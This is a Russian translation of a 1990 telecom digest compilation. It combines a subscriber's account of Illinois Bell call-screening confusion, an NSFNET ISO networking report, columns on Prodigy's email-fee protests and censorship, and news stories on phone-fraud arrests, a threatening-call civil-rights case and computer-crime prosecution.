Выписать заказ на подключение услуги с 13 октября она не могла, поскольку CLASS официально не будет доступен до пятнадцатого. Ну ладно, значит, либо ждать до 13 ноября, либо подключиться в середине месяца и смириться с неудобочитаемым счётом.

Я всё колебался насчёт CLASS, поскольку он несовместим с моей нынешней услугой Starline, но после долгих раздумий — и учитывая, что подключение и оформление заказа на Custom Calling сейчас бесплатны до 31 декабря! — решил попробовать новые возможности.

В среду днём она приняла заказ и сказала, что работы будут выполнены «когда-то в четверг». И действительно, к середине дня в четверг всё было сделано — или почти сделано. Но мне следовало быть умнее. Мне следовало вспомнить свой опыт со Starline три года назад, когда технику на телефонной станции понадобилась *целая неделя*, чтобы всё заработало как надо. Тем

не менее я поверил IBT на слово.

Домой я вернулся около 17:30 в четверг. *Само собой*, я сразу же сел у телефона и принялся тестировать новые функции! :) Линии должны были быть настроены следующим образом:

```
Линия 1:  Ожидание вызова          Линия 2:  Переадресация вызова
          Трёхсторонний звонок                 Быстрый набор 8
          Переадресация вызова                 Повтор занятого *69
          Быстрый набор 8
          Автообратный звонок *66    (вторая линия используется
          Повтор занятого *69         преимущественно модемом;
          Фильтрация вызовов *60      ожидание вызова нежелательно)
          Альтернативный ответ (должен быть запрограммирован
                               на голосовую почту; другую АТС;
                               другой код U708e;
                               даже другой оператор UCentele).
```

Повтор занятого на второй линии не работал (не подключён), а Альтернативный ответ на первой линии работал — но не так, как я понимал. К тому же я забыл, как добавить «последний входящий звонок» в функцию фильтрации.

Время — 17:45... бизнес-офис работает ещё пятнадцать минут... отлично! Набираю 1-800-244-4444 — новый способ, придуманный IBT для обслуживания звонков в бизнес-офис. Весь штат Иллинойс звонит на этот номер, а звонки переключаются туда, где есть свободный оператор. Раньше можно было звонить напрямую в офис в своём районе — теперь нет.

Звоню; попадаю в очередь ожидания; жду пять минут. Наконец подходит представитель — молодой человек, который, видимо, Желал Как Лучше...

После того как он получил все данные для поиска моего аккаунта, мы начали разговор:

Я: Вы видите в заказе новые функции, подключённые сегодня?
Он: Да, о каких именно вы спрашиваете?
Я: Пара вопросов. Объясните, как добавить последний входящий звонок в фильтрацию.
Он: Фильтрация звонков? Ну, она пока недоступна в вашем районе. Видите ли, пройдёт ещё несколько месяцев, прежде чем мы её предложим.
Я: Минуточку! Мне её предложили два дня назад, и она значится в заказе, который вы сейчас читаете, — не так ли?
[Я продиктовал ему номер заказа, чтобы убедиться, что мы смотрим на одно и то же.]

Он: Да, здесь написано, но работать не будет. Что бы там ни было записано. Я приношу извинения от лица того, кто принял ваш заказ и внёс это в него.

Я: Подождите, подождите! Она *подключена*, и она *работает*! Я хочу знать, как ею пользоваться.

Он: Нет, не подключена. Единственные функции, которые мы можем вам предложить на данный момент, — это Повтор занятого и Автообратный звонок. Хотите, я оформлю заказ на них?

Я: Давайте лучше поговорим с руководителем.

Он: (раздражённо) Как вам будет угодно, сэр.

Руководитель подходит к телефону и повторяет то же самое, что сказал представитель: фильтрация звонков пока недоступна в чикагском Rogers Park.

В этот момент я был в ярости...

Я: Дайте мне поговорить с представителем, которая принимала этот заказ (я назвал её по имени).

Руководитель: Я никогда о ней не слышала. Она может быть в каком-то другом офисе.

Я: (с подозрением) Скажите, это Irving-Kildare?

Руководитель: Нет! Конечно нет! Я нахожусь в Спрингфилде, Иллинойс.

Я: Тогда не могли бы вы назвать мне имя руководителя Irving-Kildare, и завтра я позвоню туда. (Было уже 18:00; руководитель явно нервничала и хотела уйти домой.)

Руководитель: Вот! Позвоните по этому номеру завтра и спросите руководителя этого офиса: 1-800-244-4444.

Я: Не надо ерундить! Дайте мне прямой номер руководителя!

Руководитель: Ну ладно, 312-xxx-xxxx, спросите г-жу XXXX.

Я: (снова с подозрением) Она руководитель там?

Руководитель: Да, она всё уладит. До свидания!

Наутро в пятницу, за несколько минут до 9 утра, я уже звонил по указанному прямому номеру. Г-жа XXXX просмотрела весь заказ и добавила функцию Повтора занятого на вторую линию... однако настаивала на том, что первый представитель «поступила неправильно, сказав вам, что фильтрация звонков доступна», и принесла обязательные извинения за «сотрудницу, которая ввела вас в заблуждение». Я терпеливо объяснил ей также, что фильтрация звонков фактически подключена и работает.

Руководитель: Правда? Вы уверены?

Я: Абсолютно. Не могли бы вы сделать мне одолжение? Позвоните мастеру и попросите его перезвонить мне.

Руководитель: Кто-нибудь позвонит вам позже.

Позже в тот же день перезвонила представитель и сказала, что да, я был прав. Оказывается, им не сообщили, что фильтрация звонков теперь доступна в моём районе. Я сказал ей, что это странно, учитывая, что представитель, принимавшая мой первый заказ, была в курсе.

Я спросил, когда «починят» Альтернативный ответ (имея в виду, что, по моему тогдашнему пониманию, он должен был работать за пределами АТС, чего не происходило, — вот почему вызов продолжал поступать ко мне вместо переадресации).

Она предположила, что мастер, возможно, разберётся.

Примерно через час техник действительно перезвонил мне и сказал, что немало удивлён тому, что фильтрация звонков работает на моей линии. Он дал полное и чёткое объяснение принципа работы Альтернативного ответа и Переадресации при занятости/отсутствии ответа. Он предложил удалить эти функции с моей линии, поскольку в такой конфигурации они мне бесполезны.

На один вопрос он ответить не смог: как добавить последний входящий звонок в фильтрацию? Ответа он нигде не нашёл, но пообещал, что скоро пришлёт мне по почте «инструкцию», чтобы я мог разобраться сам.

Я отвлёкся на другие дела и отложил этот вопрос... до раннего утра субботы, когда мне позвонил один из периодических анонимных «шутников» — с того же номера, который уже пару месяцев изводил меня звонками: один гудок — и тишина, в произвольное время.

Ради интереса я нажал *69 и сказал дерзкой молодой особе, ответившей на звонок, чтобы она прекратила свои выходки. Она была, мягко говоря, удивлена и испугана моим ответным звонком. Думаю, больше она меня не побеспокоит. :)

Но я решил всё-таки выяснить, как добавить такой номер в фильтрацию, и позвонил в службу ремонта.

Оператор службы ремонта открыл мою карточку *вместе с заказом на работы двухдневной давности* и, как и все предыдущие, заявил:

Ремонт: У вас нет фильтрации звонков. Она пока недоступна в вашем районе. Мы ежедневно подключаем новые офисы, бла-бла-бла.

Я *не мог поверить* услышанному... Я сказал, что функция есть, а она настаивала, что нет... несмотря на заказ, несмотря на то что значилось в компьютере. В итоге пришлось переходить к её руководителю, которым оказался дежурный мастер на выходных. Как и все остальные, он начал с извинений за то, что меня «неправильно информировали»... нет, фильтрация звонков недоступна.

Я: Вот что. Вы говорите «нет», я говорю «да». Вы же на испытательном стенде? Я повешу трубку. Вы войдёте на мою линию, наберёте *60, послушаете запись — и позвоните мне обратно. Я подожду. Не спешите. Когда перезвоните, можете принести извинения.

Мастер: Ну, я не у испытательного стенда, я у себя в кабинете у собственного телефона.

Я: Тогда подойдите к стенду, или войдите на мою линию откуда удобно и воспользуйтесь ею. Сделайте несколько звонков. Добавьте несколько номеров в фильтрацию — потом позвоните мне с «яйцом на лице», хорошо?

Мастер: Вы хотите сказать, что фильтрация звонков на вашей линии есть и вы ею пользовались?

Я: Я ею пользовался. Сегодня. Несколько минут назад.

Мастер: Перезвоню вам.

(Пятнадцать минут спустя)...

Мастер: Господин Таунсон! Хм... я в этой компании 23 года. Буду краток: у меня яйцо на лице. Не моё, собственно, — яйцо на лице компании. Вы правы: на вашей линии есть фильтрация звонков.

Я: 23 года, говорите? Вы состоите в Пионерах?

Мастер: (удивлённо) Ну... да.

Я: Прекрасная организация...

Мастер: Да, несомненно. Вы знакомы с ней?

Я: Кое-что слышал.

Мастер: Послушайте, хочу вам кое-что сказать. Я не знал — и *никто в этом офисе не знал* — что фильтрация звонков уже доступна. Нам сообщили лишь, что она будет — всё.

Я: То есть никто не знал, что она уже установлена?

Мастер: Нет, по всей видимости... Думаю, вы единственный абонент в офисе Rogers Park, у которого она есть в данный момент. Поскольку предполагалось, что она ещё не установлена, представителям было велено не принимать на неё заказы... Не знаю, как ваш заказ проскочил.

Я: Вы сообщите об этом другим?

Мастер: Я уже сделал несколько звонков, и да, в понедельник всех оповестят.

Я: Кстати, функция *81 для включения и отключения фильтрации звонков по-прежнему не работает.

Мастер: Неудивительно. Ведь, по сути, ничего из этого ещё не должно работать. Похоже, вы кое-что понимаете в этом деле, господин Таунсон.

Я: Видимо, кое-что по пути подцепил.

Затем мы поговорили о функции Переадресации при занятости/отсутствии ответа. Я спросил, почему мой сотовый на номере 312-415-хххх умеет переадресовывать звонки за пределы АТС и программироваться прямо с телефона, а проводная линия — нет. 312-415 — это Chicago-Congress... он предположил, что, возможно, у этой АТС несколько иная прошивка, чем у Rogers Park... но удовлетворительного ответа дать не смог.

Patrick Townson

Следующая статья была опубликована в U-M Computing Center News (25 октября 1990 г., т. 5, № 18, стр. 10)

[Эта статья также перепечатана в TELECOM digest. —DH]

NSFNET ДЕМОНСТРИРУЕТ МЕЖКОНТИНЕНТАЛЬНУЮ ПЕРЕДАЧУ ДАННЫХ ПО СТАНДАРТУ ISO

[Примечание редактора: следующая статья перепечатана с изменениями из сентябрьского 1990 года выпуска Link Letter (т. 3, № 4), издаваемого проектом магистральной сети Merit/NSFNET]

В конце сентября партнёры Национальной научной фондовой сети (NSFNET) объявили об успешной демонстрации межконтинентальной передачи данных с использованием протокола ISO CLNP (International Standards Organization Connectionless Network Protocol). Международный обмен пакетами ISO CLNP был продемонстрирован между конечными системами в Сетевом операционном центре NSFNET в Энн-Арборе и в Бонне, Западная Германия, с использованием магистральной инфраструктуры NSFNET и магистрали европейской инициативы академических суперкомпьютеров (EASInet).

Прототип реализации OSI предназначен для обеспечения широкополосного соединения между сетями OSI, включая сети с протоколами DECNet Phase V.

Новое программное обеспечение было интегрировано в узлы коммутации пакетов NSFNET Дэвидом Кацем и Сьюзан Харес из Merit Computer Network при поддержке отделов разработки программного обеспечения IBM в Милфорде, Коннектикут, и Йорктаун-Хайтс, Нью-Йорк.

NSFNET — первая финансируемая государством компьютерная сеть, реализовавшая международную передачу данных по ISO CLNP в действующей сети, по словам Ханса-Вернера Брауна из Merit, главного исследователя проекта NSFNET.

Прототип реализации ISO создаётся с расчётом на сосуществование с действующей сетью NSFNET на базе интернет-протокола (IP) и является важным шагом к предоставлению услуг ISO на магистрали NSFNET. Эрик Ауппёрле, президент Merit и временно исполняющий обязанности директора ITD Network Systems, говорит, что «демонстрация показывает нашу способность транспортировать трафик ISO. Теперь мы работаем над тем, чтобы как можно быстрее развернуть этот экспериментальный сервис».

Реализация CLNP была впервые продемонстрирована сотрудниками Merit/NSFNET на конференции InterOp '89. Эта реализация CLNP была изначально разработана в рамках проекта ARGO в Университете Висконсина, Мадисон, при поддержке IBM Corporation.

Кен Хорнинг,
DTD Network Systems.

{Middlesex News}, Фрамингем, Массачусетс, 02.11.90

Prodigy отключает электронную почту для части пользователей

Автор: Адам Гаффин, корреспондент

Пользователи общенациональной компьютерной сети поклялись продолжать протест против цензуры и новой платы за электронную почту, несмотря на то что на этой неделе компания отключила их от сервиса.

Брайан Эк, пресс-секретарь сети Prodigy, заявил, что «горстка» пользователей начала преследовать других пользователей и рекламодателей сервиса, а некоторые даже создали программы «для засыпки почтовых ящиков участников (тысячами) повторяющихся и всё более резких тирад». Аккаунты до девяти из них были закрыты на этой неделе.

Однако организаторы протеста утверждают, что рассылали лишь вежливые письма — одобренные юридическим отделом компании — с использованием методов, которым учила сама компания.

Протесты начались в сентябре, когда компания объявила, что исключит неограниченный обмен электронными письмами из ежемесячной абонентской платы — которая включала такие услуги, как онлайн-бронирование авиабилетов, прогноз погоды и игры, — и будет взимать 25 центов за каждое сообщение сверх ежемесячного лимита в 30 штук. Эк говорит, что архитектура сети Prodigy делает электронную почту весьма дорогостоящей и что большинство пользователей отправляют менее 30 сообщений в месяц.

Но Пенни Хэй, единственная организатор «Комитета кооперативной защиты», чей аккаунт не был закрыт на этой неделе, сказала, что её и других возмущает тактика Prodigy «приманки и подмены»: компания по-прежнему рекламирует «бесплатную» электронную почту как ключевую функцию. Она отметила, что именно Prodigy поощряла подписчиков создавать закрытые списки рассылки вместо использования публичных форумов, а введённые сборы особенно ударят по семьям, поскольку лимит — на домохозяйство, а не на человека.

Эк сказал, что против изменения тарифа протестовало сравнительно немного участников. Гэри Арлен, издающий информационный бюллетень об онлайн-сервисах, назвал скандал «бурей в стакане воды».

Хэй, однако, сообщила, что группа теперь заручилась поддержкой почти 19 000 пользователей Prodigy — тех самых, кого рекламодатели хотели бы видеть онлайн, поскольку они наиболее активны в системе и, следовательно, с большей вероятностью заметят рекламу.

Группа также недовольна тем, как компания фильтрует сообщения, предназначенные для публичных конференций. Другие сервисы позволяют пользователям видеть «публикации» немедленно.

«Они печально известны этой непредсказуемой и непостижимой цензурой», — сказала Хэй.

«Мы считаем, что не занимаемся цензурой, поскольку по сути занимаемся электронным изданием», — сказал Эк, сравнив публичные сообщения с письмами в редакцию семейной газеты.

Нил Харрис, директор по маркетингу конкурирующего сервиса GEnie, сказал, что многие люди будут чувствовать себя некомфортно, зная, что их сообщения проверяются. По его словам, GEnie лишь в редких случаях приходится удалять сообщения. И добавил, что GEnie привлёк несколько тысяч новых клиентов среди недовольных пользователей Prodigy.

«Разговоры с Фредом», {Middlesex News}, Фрамингем, 06.11.90.

История звучит как бред, но, клянётся Херб Ротман, это правда. Похоже, Prodigy — сеть, управляемая совместным предприятием Sears и IBM, — не позволила кому-то опубликовать сообщение на форуме нумизматов о том, что он ищет конкретный дайм Рузвельта для своей коллекции. Возмущённый, этот человек позвонил в «службу поддержки участников». Представитель сообщил ему, что сообщение нарушает правило Prodigy, запрещающее упоминать другого пользователя в публичном сообщении. «Какого пользователя?» — спросил мужчина.

«Рузвельт Дайм», — ответил представитель. «Это не человек!» — воскликнул мужчина. «Ещё как человек — хавбек Чикагских медведей», — парировал представитель.

Ротман — один из тех предполагаемых «компью-террористов», которых Prodigy обвиняет в преследовании других пользователей и компаний, рекламирующихся в сервисе, путём рассылки тысяч и тысяч всё более враждебных сообщений в знак протеста против планов Prodigy ввести плату за пользователей, отправляющих более 30 электронных писем в месяц. Ротман и другие утверждают, что рассылали очень вежливые письма (Пенни Хэй из Лос-Анджелеса говорит, что её письма были даже одобрены юридическим отделом Prodigy), информируя людей о новых тарифах и призывая их протестовать.

По сути происходит следующее: Prodigy демонстрирует полное высокомерие и абсолютное непонимание динамики онлайн-общения. Они просто не понимают. Люди НЕ будут платить почти 130 долларов в год только ради того, чтобы узнать погоду в Орегоне или заказать тур на Гавайи.

Даже технофобы, которых Prodigy стремится привлечь, быстро понимают, что настоящая ценность сервиса — в поиске новых друзей и ведении умных «дискуссий» с людьми по всей стране.

Но Prodigy безмятежно продолжает цензурировать всё, предназначенное для публичного потребления, — в отличие от других общенациональных сервисов (и даже от досок объявлений, работающих из спальни какого-нибудь подростка). История Ротмана — не единственный пример произвольной или откровенно глупой цензуры. Любители собак не могут использовать слово «сука» применительно к своим питомцам, хотя сервис недавно опубликовал колонку советов об оральном сексе. Одному пользователю, пожаловавшемуся на то, что его сообщение с комментарием к использованию словосочетания «queen bitch» в «Законе Лос-Анджелеса» не пропустили, сказали, что «queen b***h» было бы приемлемо — взрослые поймут, а дети будут защищены.

Таким образом, когда технические невежды, которые, по мнению Prodigy, составляют её аудиторию, сумели обойти ограничения с помощью закрытых списков рассылки (и, к слову, многие сделали это по прямому совету самой Prodigy!), компания начала жаловаться на «почтовых хогов», тихо объявила о планах ввести плату за сообщения сверх мизерного лимита в месяц, а в итоге попросту заблокировала аккаунты тех, кто протестовал громче всех!

И теперь мы наблюдаем историю в действии: первое в стране общенациональное протестное движение, организованное почти исключительно по электронной почте (только не говорите Prodigy, но все эти заблокированные пользователи быстро вернулись в систему — Prodigy разрешает до шести пользователей на семейный аккаунт, и друзья просто одолжили свободные слоты лидерам протеста).

Поистине поразительно, как мало Prodigy верит в способность пользователей вести себя ответственно. В других системах есть «сисопы» для поддержания порядка, но они редко прибегают к удалению сообщений. К тому же Prodigy просто ведёт себя недальновидно. У Ротмана сейчас список рассылки примерно на 1 500 человек. Это значит, что каждый раз, отправляя один из своих информационных бюллетеней о коллекционировании, он рассылает 1 500 электронных писем — что, да, обходится Prodigy дороже в части затрат на дальнюю связь и хранение в центральных компьютерах. Но если бы компания относилась к своим пользователям как к взрослым людям, а не как к четырёхлетним детям, Ротман мог бы опубликовать одно сообщение в публичном разделе, доступное всем.

Разве так управляют онлайн-системой? Неужели Prodigy в самом деле хочет отпугнуть людей, наиболее склонных пользоваться сервисом, — и видеть всю эту рекламу, выскакивающую внизу экрана? Prodigy, возможно, скоро придётся держать ответ перед IBM и Sears, которые, по большинству оценок, уже вложили в «эту штуку» не менее 750 миллионов долларов.

С помощью компьютера и модема вы можете связаться с Fred the Middlesex News Computer в любое время суток по номеру (508) 872-8461. Параметры: 8-1-N, скорость до 2400 бод.

ЗАГОЛОВОК: Полиция говорит, хакер, 17 лет, «похитил» телефонные услуги
Автор: Джошуа Куиттнер
ДАТА: 31.10.90
ИСТОЧНИК: Newsday (NDAY)
Издание: NASSAU AND SUFFOLK
Раздел: NEWS
Стр.: 02

Государственная полиция арестовала вчера днём у его терминала 17-летнего хакера и предъявила ученику школы Бетпейдж обвинение в том, что он с помощью своего компьютера накрутил более миллиона долларов международных переговоров по номерам кредитных карт, которые подобрал.

Старший следователь государственной полиции Дональд Делани, руководивший расследованием и арестом Джона Фаррелла, проживающего по адресу 83 S. Third St., сообщил, что это дело стало одним из первых, в которых применялись новые технологии, разработанные инженерами телекоммуникационных компаний для выявления злоупотреблений услугами дальней связи.

По данным следствия, ещё в декабре 1989 года Фаррелл использовал компьютер и самодельное электронное устройство, известное как «чёрный ящик», для последовательного набора телефонных номеров, которые одновременно являются номерами кредитных карт. Автоматически набирая номера по порядку, Фаррелл рассчитывал получить сигнал о действующем номере кредитной карты.

Однако AT&T, недавно разработавшая программное обеспечение для обнаружения подобного последовательного набора, уведомила офис Делани в сентябре о предполагаемых попытках Фаррелла. В июле следователи тайно установили на телефон Фаррелла «пен-регистр» — устройство, фиксирующее все набранные с конкретной линии номера, — сообщил Делани.

Сотрудники государственной полиции и агенты Секретной службы США — федерального ведомства, активно участвующего в расследовании компьютерных преступлений и мошенничества с кредитными картами — вели наружное наблюдение за домом Фаррелла вчера днём. Вскоре после 15:00, когда подросток вернулся домой из школы, техники, следившие за его телефонной линией, дали знак полиции: он уже включил компьютер и использовал незаконный номер кредитной карты для доступа к электронной доске объявлений в Иллинойсе. Сотрудники, вооружённые ордером на обыск, вошли в дом и арестовали Фаррелла.

По словам Делани, Фаррелл нашёл более 100 номеров кредитных карт дальней связи четырёх операторов и опубликовал их на нелегальных электронных досках объявлений в Вирджинии, Чикаго, Дании и Франции. Хотя большинство незаконных звонков совершал предположительно он сам, номерами пользовались и другие хакеры. Большая часть звонков — на сумму более 600 000 долларов — была выставлена на четыре корпоративных номера, сообщил Делани, добавив, что ответственность за такие убытки несёт телефонная компания. Фаррелл был арестован и обвинён по шести пунктам, включая крупное хищение, несанкционированный доступ к компьютеру и уголовное владение похищенным имуществом. По этим статьям предусмотрено максимальное наказание в виде четырёх лет лишения свободы. Он был отпущен под опеку родителей вечером. Ни Фаррелл, ни его родители вчера не ответили на запросы о комментариях. Фаррелл был связан с хакерской группой, называвшей себя Paradox, сообщил Делани.

ЗАГОЛОВОК: Угрожающие звонки начинались как шутка, говорит участник
Авторы: Кэтарин Вебстер и Грасиэлла Севилья
ДАТА: 28.10.90

ИСТОЧНИК: The San Diego Union and Tribune (SDU)
Издание: UNION
Раздел: LOCAL
Стр.: B-1

Трёхлетняя кампания телефонных угроз и этнических оскорблений в адрес еврея — владельца ломбарда в Нэшнл-Сити — началась как «глупая выходка», которая постепенно разрослась до участия более чем ста человек, рассказал один из молодых людей, принимавших в ней участие. «Если бы я знал три года назад, когда всё это начинал, что это выльется в то, что мой брат будет звонить (Дэвиду Фогелю) по десять раз в день», — сказал Гари Ричард Данко, 21 год, из Чула-Висты, который сотрудничал с расследованием ФБР, приведшим в среду к обвинению его старшего брата и двух других мужчин в нарушении гражданских прав.

Майкл Деннис Данко, 23 года, и Бретт Алан Панкауски, 22 года, оба из Чула-Висты, а также Джеффри Алан Мирик, 21 год, из района Парадайс-Хиллс в Сан-Диего, вчера заявили о своей невиновности в федеральном окружном суде по шестипунктовому обвинительному заключению, вменяющему им мошенничество с использованием средств связи и сговор с целью нарушения гражданских прав Дэвида Фогеля — 66-летнего еврея-эмигранта, пережившего Холокост.

Панкауски был освобождён под залог в 10 000 долларов с предписанием избегать любых контактов с Фогелем. Данко и Мирик были оставлены под стражей до слушания об избрании меры пресечения, назначенного на 4 октября, после того как федеральный прокурор Майкл Маколифф убедил мирового судью Ирму Гонсалес в том, что они представляют существенный риск побега.

В среду Гари Данко и его друг Роберт Джон Бёрд, 21 год, также из Чула-Висты, признали вину по одному пункту обвинения в мисдиминоре — сговоре с целью нарушения гражданских прав Фогеля, по данным пресс-службы прокуратуры США. Оба друга, познакомившихся во время работы в 7-Eleven, были освобождены и согласились давать показания на суде над тремя оставшимися обвиняемыми.

Хотя аресты стали кульминацией пятимесячного расследования с участием ФБР, прокуратуры США и Министерства юстиции, Гари Данко вчера заявил, что угрожающие звонки на номера, выбранные «наугад» из телефонного справочника, начались значительно раньше.

Группа друзей, большинство из которых знакомы ещё с начальной школы, раньше все делали хулиганские звонки — даже друг другу, рассказал Данко. Они также экспериментировали со взломом кодов автоответчиков и заменяли исходящее сообщение непристойным.

Хотя он сам, по его словам, перестал звонить Фогелю пару лет назад, его брат и другие «доводили мужика до крайности».

«Мне жаль, что всё так обернулось», — сказал Данко. «Хотел бы я как-то загладить свою вину перед Дэвидом (Фогелем)».

«Я понимаю, каково ему», — добавил Данко. «С тех пор как у меня появилась собственная телефонная линия, мне звонят с угрозами с двух до шести утра — так что я уже трижды менял номер». Данко отрицал, что он, его брат или другие обвиняемые по этому делу являются расистами или что они выбрали Фогеля по какой-то особой причине. По его словам, обвиняемые звонили многим людям, а антиеврейский характер звонков Фогелю, вероятно, был основан на «удачной догадке» о его национальности.

Согласно обвинительному заключению, Майкл Данко, Мирик и Панкауски звонили и упоминали нацистские концентрационные лагеря и Гитлера, угрожая причинить вред Фогелю и его ломбарду.

Фогель рассказал, что начал получать звонки — с расистскими оскорблениями и насмешками в адрес его жены — в 1987 году. Иногда их поступало до 12 в день, создавая «личный ад». В начале

этого года он наконец нанял частного детектива, который затем передал дело в ФБР.

«Это причиняло нам страдания, как концентрационные лагеря — моей семье», — сказал Фогель. «Это было ужасно».

Один из родственников Гари и Майкла Данко, попросивший не называть его имени, сказал, что, по его мнению, звонки Фогелю продолжались лишь потому, что «он реагировал — кричал и ругался на них». Но он добавил, что Фогель, по всей видимости, был не единственным евреем, которому они звонили.

Родственник согласился с агентами ФБР, охарактеризовавшими эти инциденты как изолированные и не связанные с организованными расистскими группами типа скинхедов.

По его словам, братья считали, что делают «что-то смешное». Он думает, что они до сих пор не осознают, что поступали неправильно, хотя он сам «кричал и ругался на них», требуя прекратить.

Гари Данко — компьютерный «хакер», работающий в компьютерном магазине. Майкл Данко был безработным.

Агенты ФБР начали расследование звонков в мае, установив магнитофон на телефон Фогеля. Потребовалось лишь несколько минут, прежде чем поступил первый звонок с угрозами.

Агенты отследили звонки до ряда телефонных будок и затем занялись формированием дела о мошенничестве с использованием средств связи.

Помимо нарушения гражданских прав, в обвинительном заключении утверждается, что трое обвиняемых сговорились получить несанкционированные коды доступа к дальней связи AT&T для совершения международных звонков без оплаты.

В случае осуждения по статьям о нарушении гражданских прав и мошенничестве с использованием средств связи обвиняемым грозит до 15 лет лишения свободы и штраф в 500 000 долларов. Помимо этого, им предъявлены различные дополнительные обвинения в незаконном получении и использовании секретных кодов дальней связи.

Вчера Фогель гневно отверг предположение о том, что эти звонившие не были серьёзны в своих намерениях.

«Они несут чушь. Они не знают, о чём говорят», — сказал он.

ЗАГОЛОВОК: ОБЕЗВРЕЖИВАНИЕ ЦИФРОВЫХ ПРЕСТУПНИКОВ
«МОЖНО ПРЕДПРИНЯТЬ ШАГИ ДЛЯ ОБНАРУЖЕНИЯ И ПРЕДОТВРАЩЕНИЯ НАРУШЕНИЙ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ, НО КОМПАНИИ НЕОХОТНО ПРИБЕГАЮТ К СУДЕБНОМУ ПРЕСЛЕДОВАНИЮ»
Автор: Мэри Дж. Питцер, штатный корреспондент Daily News
ДАТА: 22.10.90
ИСТОЧНИК: LOS ANGELES DAILY NEWS (LAD)
Издание: Valley
Раздел: BUSINESS
Стр.: B1

Pacific Bell, наряду с другими телекоммуникационными компаниями, является излюбленной мишенью компьютерных преступников.

«Мы — жертва», — сказал Даррелл Сантос, старший следователь Pacific Bell. «У нас есть люди, которые взламывают нас и пытаются добраться до нашей тарификации. Похоже, целая куча народу пытается залезть в телекоммуникационную сеть».

Но компания даёт отпор. Около семи сотрудников её следственного подразделения работают совместно с различными правоохранительными органами для выслеживания преступников, многие из которых используют телефонные линии для совершения компьютерных преступлений.

В сотрудничестве с властями следователи Pacific Bell собирают доказательства, отслеживают звонки, допрашивают подозреваемых и дают показания в суде. Они даже занимаются собственным хакингом, чтобы понять, что затевают их главные противники.

«Мы берём (телефонный) префикс и взламываем его по полной. Взламываем собственные номера», — сказал Сантос. «Если мы это можем, представьте, что вытворяют эти умники».

Мало какие компании настолько агрессивны. По большому счёту компьютерная преступность — это растущий бизнес, который практически не контролируется. Законы против компьютерных преступлений на уровне штатов и федеральном уровне существуют, но уголовные дела возбуждаются редко. Большинство инцидентов остаются незафиксированными, говорят консультанты.

«Мы советуем клиентам не говорить о потерях и проблемах с безопасностью, потому что сам факт публичного обсуждения — это уже брешь», — сказал Донн Паркер, старший консультант по управлению в SRI International, Пало-Альто. «По большей части компании разбираются с инцидентами в частном порядке или глотают убыток».

Самая острая проблема в том, что у большинства компаний недостаточно надёжная система защиты.

«По шкале от 1 до 10 большинство компаний находятся примерно на двойке», — сказал Джим Харриган, старший консультант по безопасности LeeMah Datacom Security Corp., продающей продукты для компьютерной безопасности.

Нынешние законы достаточно строги, чтобы осудить компьютерных преступников, говорят эксперты по безопасности. Однако они почти не применяются, а приговоры редко бывают суровыми — особенно потому, что многие нарушители — несовершеннолетние.

Менее 250 дел о компьютерных преступлениях были возбуждены по всей стране, по данным Кеннета Розенблатта, руководителя отдела по высокотехнологичным делам прокуратуры округа Санта-Клара. Розенблатт стал соавтором недавнего калифорнийского закона о компьютерных преступлениях, предусматривающего новые наказания, в том числе конфискацию компьютерного оборудования.

На основании усиленного федерального Закона о компьютерном мошенничестве и злоупотреблениях аспирант Корнеллского университета Роберт Т. Моррис-младший был осуждён за распространение компьютерного вируса в сети Internet, объединяющей университеты и государственные учреждения. Хотя вирус не был предназначен для уничтожения программ, он заразил тысячи компьютеров и обошёлся в сумму от 100 000 до 10 миллионов долларов по данным автора и эксперта по хакингу Клиффа Столла.

Моррис был приговорён к трём годам условно и штрафу в 10 000 долларов.

Главная проблема в борьбе с компьютерными преступлениями состоит в том, что следователей не хватает и они недостаточно подготовлены, сказал Розенблатт. Хотя в Лос-Анджелесе и других полицейских департаментах есть подразделения по компьютерным преступлениям, большинство из них не заточены под эту работу. А насильственные преступления имеют приоритет.

Розенблатт хотел бы добиться более широкого регионального сотрудничества и координации между местными правоохранительными органами.

Из-за нехватки следователей они вынуждены полагаться на жертв в сборе достаточных доказательств для осуждения виновных. А это чревато трудностями, сказал Кеннет Уивер,

следователь по уголовным делам прокуратуры округа Сан-Диего, выступая на недавней конференции по безопасности в Ньюпорт-Бич.

В одном деле компьютерная система компании вышла из строя, а её программы были уничтожены через 30 дней после ухода сотрудника. Располагая шестимесячными резервными лентами, компания смогла задокументировать произошедшее. Прокуратура попросила оценить сумму ущерба.

Итоговая сумма составила 3 850 долларов — значительно ниже порога в 5 000 долларов, необходимого для возбуждения уголовного дела, сказал Уивер. А затем информация была задержана на 14 месяцев. Нужно было сообщить о ней в течение 12 месяцев, чтобы прокуратура могла продолжить дело.

«Нам не дали провести преследование», — сказал Уивер. В Калифорнии 71 процент дел завершается обвинительными приговорами после ареста, по данным Национального центра данных по компьютерным преступлениям.

Но когда прокуроры всё же формируют дело, могут возникнуть новые трудности. Ряд известных представителей компьютерной отрасли заявили, что двухлетнее расследование Секретной службы США ущемило гражданские права.

Расследование под кодовым названием «Операция Sun Devil» было начато с целью поймать членов Legion of Doom — элитной хакерской группы. Секретная служба подозревала, что они взломали телефонную сеть BellSouth Corp. и внедрили деструктивные программы, способные вывести из строя экстренную и абонентскую телефонную связь в нескольких штатах. Прошлой весной хакерские логова в 13 городах были обысканы. Двум подозреваемым предъявлены обвинения в компьютерных преступлениях, ожидаются новые аресты.

Но группа EFF, основанная в июле основателем Lotus Development Corp. Митчеллом Д. Капором и сооснователем Apple Computer Inc. Стивеном Возняком, выступила против этих репрессий как избыточных.

«Перегибы операции Sun Devil — лишь начало того, что грозит превратиться в длительную, трудную и философски запутанную борьбу между институциональным контролем и свободой личности», — написал Капор в работе в соавторстве с компьютерным экспертом и автором текстов Grateful Dead Джоном Перри Барлоу.

На сегодняшний день фонд выделил 275 000 долларов Computer Professionals for Social Responsibility для расширения их текущей работы по защите гражданских свобод пользователей компьютеров.

Фонд также предлагает юридическую помощь пользователям компьютеров, чьи права могут быть нарушены. Например, он оказал юридическую поддержку Крейгу Нейдорфу, издателю онлайн-«журнала» о хакинге. Нейдорфу было предъявлено обвинение в уголовном мошенничестве с использованием средств связи и межштатной перевозке похищенного имущества за публикацию информации о сети BellSouth.

Нейдорф заявил, что не знал о краже этой информации. EFF утверждала, что право Нейдорфа на свободу слова было нарушено. Правительство прекратило дело после того, как представители EFF обнаружили, что якобы похищенная информация была общедоступной.

Компании, желающие преследовать компьютерных преступников, сталкиваются с иными дилеммами.

«Решение привлечь государственные органы не всегда оптимально», — сказала Сьюзан Найкам, адвокат Baker & McKenzie, Пало-Альто.

